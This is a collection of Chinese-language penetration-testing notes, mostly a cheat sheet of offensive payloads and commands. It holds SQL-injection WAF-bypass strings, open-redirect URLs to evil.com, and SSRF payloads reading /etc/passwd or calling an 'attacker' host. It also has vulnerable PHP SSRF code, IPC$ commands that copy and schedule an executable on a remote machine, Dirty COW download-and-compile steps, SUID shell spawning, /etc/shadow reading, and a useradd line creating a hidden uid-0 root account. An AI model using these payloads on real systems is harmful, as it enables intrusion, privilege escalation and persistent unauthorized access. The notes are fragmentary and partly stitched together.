
1. https://www.landgrey.me/redirect.php?url=https://www.evil.com/untrust.html

3

<https://www.landgrey.me/redirect.php?url=http://www.landgrey.me.www.evil.com/untrust.html>

## SQL绕过总结

Hex编码

## and /\*!1\*/=/\*!2\*/ union select /\*!1\*/,/\*!table\_name\*/,/\*!3\*/,/\*!4\*/,/\*!5\*/,/\*!6\*/,/\*!7\*/,/\*!8\*/,/\*!9\*/,/\*!10\*/,/\*!11\*/,/\*!12\*/,/\*!13\*/,/\*!14\*/,/\*!15\*/,/\*!16\*/,/\*!17\*/,/\*!18\*/ from information\_schema.tables where table\_schema=0x6A69616E limit 0,1

Access可以利用的空白字符有：%09、%0a、%0c、%0d、%16

Access数据库中没有注释符号.因此  /\*\*/   、 --   和   #   都没法使用。

ASP+MSSQL:  不支持%a0，已放弃。。。

ASPX+MSSQL: %a0+%0a配合，可成功绕过union select的检测

https://blog.csdn.net/huanghelouzi/article/details/82995313

<https://www.freebuf.com/articles/web/201790.html>

防火墙，一般都采用正则的方式进行拦截的

基础绕过大小写、双重写

协议层面绕过WAF的检测  
 1、协议未覆盖绕过WAF  
 \*请求方式变换 get -> post  
 \*content-type变换   
  
 2、参数污染  
 index.php?**id**=1&**id**=2  
  
 **id**=1  
 **id**=2  
 waf可能只检测**id**=1

### mysql

在/\*之间插入内容\*/ 例如：/\*!50000select\*/

http://www.hacker.com/news/index.jsp?id=2862′ and/\*%23%0a\*/1=1–


或者/\*\*/代替空格 例如：**union***/\*\*/*select

等价替换：and -> &&、%26%26

or -> ||

空格Blanks=('%09', '%0A', '%0B', '%0C', '%0D', '%a0')

Mysql中可以利用的空白字符有：%09,%0a,%0b,%0c,%0d,%20,%a0；



1、最常见形式 %20、+、/\*\*/

2、Mysql中可以利用的空白字符有：%09,%0a,%0b,%0c,%0d,%20,%a0

3、内联注释 /!12345select/

通过组合测试，可以发现 union%0a/!12345select/ 1,2 可以绕过防御。

### mssql

se%le%ct

常用注释符

//，-- , /\*\*/, #, --+, -- -, ;,%00,--a

URLEncode编码，ASCII,HEX,unicode编码绕过

# 搜索引擎的使用

Shodan

Zoomeye

1、app:apache ------------ 组件名  
2、ver:2.2.9 ------------- 版本号  
3、 port:22 ----------- 端口号  
4、service:ssh ------------- 搜索服务名  
5、os:linux --------- 操作系统类型  
6、hostname:google.com ------------- 分析列表“主机名”字段  
7、country:cn city:hefei--------------查找国家代码谷歌浏览器翻墙查看[此链接当前页"互联网"字段或“ISO 3166 2位字母代码”字段（注：英国gb）](https://link.jianshu.com?t=https:/zh.wikipedia.org/wiki/%E5%9B%BD%E5%AE%B6%E5%9C%B0%E5%8C%BA%E4%BB%A3%E7%A0%81)  
8、ip:8.8.8.8 ------------ip地址  
9、cidr:8.8.8.8/24--------ip地址网段

实例：php app:edeCMS ver:5.7.48 比如某天某个版本的cms出现了漏洞，你需要去刷一波

# 关于前端漏洞

<https://blog.csdn.net/qq_32727277/article/details/102717231>

（前端本身泄露了这个受保护的cookie

<https://www.secpulse.com/archives/35877.html>

（前端漏洞的挖掘

<https://blog.csdn.net/badmoonc/article/details/82289252>

（jsonp跨域原理

# IPC

(B站)

net use \\ip\ipc$

copy d:\system.exe \\ip\c$

net time \\ip


at \\ip shij c:\system.exe

at \\ip

net share

services.msc

# SSRF



<https://www.cnblogs.com/-chenxs/p/11749367.html>（打redis）

<https://blog.dyboy.cn/websecurity/160.html>

<https://blog.chaitin.cn/gopher-attack-surfaces/>

https://zhuanlan.zhihu.com/p/115222529

<https://www.cnblogs.com/flokz/p/ssrf.html>


https://www.freebuf.com/column/157466.html

**通过【curl命令】和【gopher协议】伪造post请求**

换行%0D%0A

[**http://192.168.10.143/ssrf.php?url=http://192.168.0.116:80**](http://192.168.10.143/ssrf.php?url=http://192.168.0.116:80)

**143站点存在ssrf，**



**隔着跳板进行反弹shell**



**4 系统局限性**

经过测试发现 Gopher 的以下几点局限性：

* 大部分 PHP 并不会开启 fopen 的 gopher wrapper
* file\_get\_contents 的 gopher 协议不能 URLencode
* file\_get\_contents 关于 Gopher 的 302 跳转有 bug，导致利用失败
* PHP 的 curl 默认不 follow 302 跳转
* curl/libcurl 7.43 上 gopher 协议存在 bug（%00 截断），经测试 7.49 可用

更多有待补充。  
另外，并不限于 PHP 的 SSRF。当存在 XXE、ffmepg SSRF 等漏洞的时候，也可以进行利用。

**5 更多攻击面**

基于 TCP Stream 且不做交互的点都可以进行攻击利用，包括但不限于：

* HTTP GET/POST
* Redis
* Memcache
* SMTP
* Telnet
* 基于一个 TCP 包的 exploit
* FTP（不能实现上传下载文件，但是在有回显的情况下可用于爆破内网 FTP）

## ssrf漏洞代码:

curl

function curl($url){

$ch = curl\_init();

curl\_setopt($ch, CURLOPT\_URL, $url);

curl\_setopt($ch, CURLOPT\_HEADER, 0);

curl\_exec($ch);

curl\_close($ch);

}

$url = $\_GET['url'];

curl($url);

file\_get\_contents 造成的漏洞

$url = $\_GET['url'];;

echo file\_get\_contents($url);

fsockopen造成的SSRF

function GetFile($host,$port,$link)

{

$fp = fsockopen($host, intval($port), $errno, $errstr, 30);

if (!$fp)

{

echo "$errstr (error number $errno) \n";

}

else

{

$out = "GET $link HTTP/1.1\r\n";

$out .= "Host: $host\r\n";

$out .= "Connection: Close\r\n\r\n";

$out .= "\r\n";

fwrite($fp, $out);

$contents='';

while (!feof($fp))

{

$contents.= fgets($fp, 1024);

}

fclose($fp);

return $contents;

}

}

curl -v http://xx.com/ssrf.php?url=sxxx

file://

ssrf.php?url=file:///etc/password

Dict://

dict://<user-auth>@<host>:<port>/d:<word>

ssrf.php?url=dict://attacker:11111/

SFTP://

ssrf.php?url=sftp://example.com:11111/

TFTP://

ssrf.php?url=tftp://example.com:12346/TESTUDPPACKET

LDAP://

ssrf.php?url=ldap://localhost:11211/%0astats%0aquit

Gopher://

作者：萧萧依依  
链接：https://www.jianshu.com/p/dd46267a8947  
来源：简书  
著作权归作者所有。商业转载请联系作者获得授权，非商业转载请注明出处。


# 内网渗透

<https://www.bilibili.com/video/av88459896?from=search&seid=12563701269010581597>

<https://www.bilibili.com/video/av33026520/>

http://paper.vulsee.com/Micro8/

# 提权总结：



**Linux提权的前提：**

* 拿到了一个低权限的账号
* 能上传和下载文件
* 机器上有python、java环境

### 脏牛提权：

**漏洞范围**：Linux内核 >= 2.6.22（2007年发行，到2016年10月18日才修复）

Exp下载<https://github.com/FireFart/dirtycow>

wget [http://192.168.0.99/dirty.c -O /tmp/dirty.c](http://192.168.0.99/dirty.c%20-O%20/tmp/dirty.c)

gcc -pthread dirty.c -o exp -lcrypt（编译命令

exp feng （使用exp，后面的feng是密码

root已经替换成firefart

### suid’提权：

https://www.freebuf.com/articles/system/149118.html

一：

先find

find / -perm -u=s -type f 2>/dev/null

然后/usr/bin/find+所要运行的文件

二：

find . -exec '/bin/sh' \;

三：

先touch XXX创建一个文件

然后：find / -type f -name XXX -exec "whoami" \;

cat /etc/passwd #查看用户信息

cat /etc/shadow #查看用户的密码信息

cat /etc/group #查看用户的组信息

### 利用 /etc/passwd 文件提权

<https://blog.csdn.net/qq_36119192/article/details/99871667>

以下这条命令直接生成一个具有root权限的用户：venus，密码为：123qwe 。前提是这条命令的执行需要root权限。

useradd -p `openssl passwd -1 -salt 'user' 123qwe` -u 0 -o -g root -G root -s /bin/bash -d /home/user venus

windows提权：

systeminfo查看主机版本基本信息

# Docker

启动服务 通过systemctl启动服务

systemctl start docker

对靶场进行编译：docker-compose build

运行靶场：docker-compose up -d

git config --global http.proxy socks5://127.0.0.1:1080

git config --global https.proxy socks5://127.0.0.1:1080

-----------------------------------------------------

git config --global --unset http.proxy

git config --global --unset https.proxy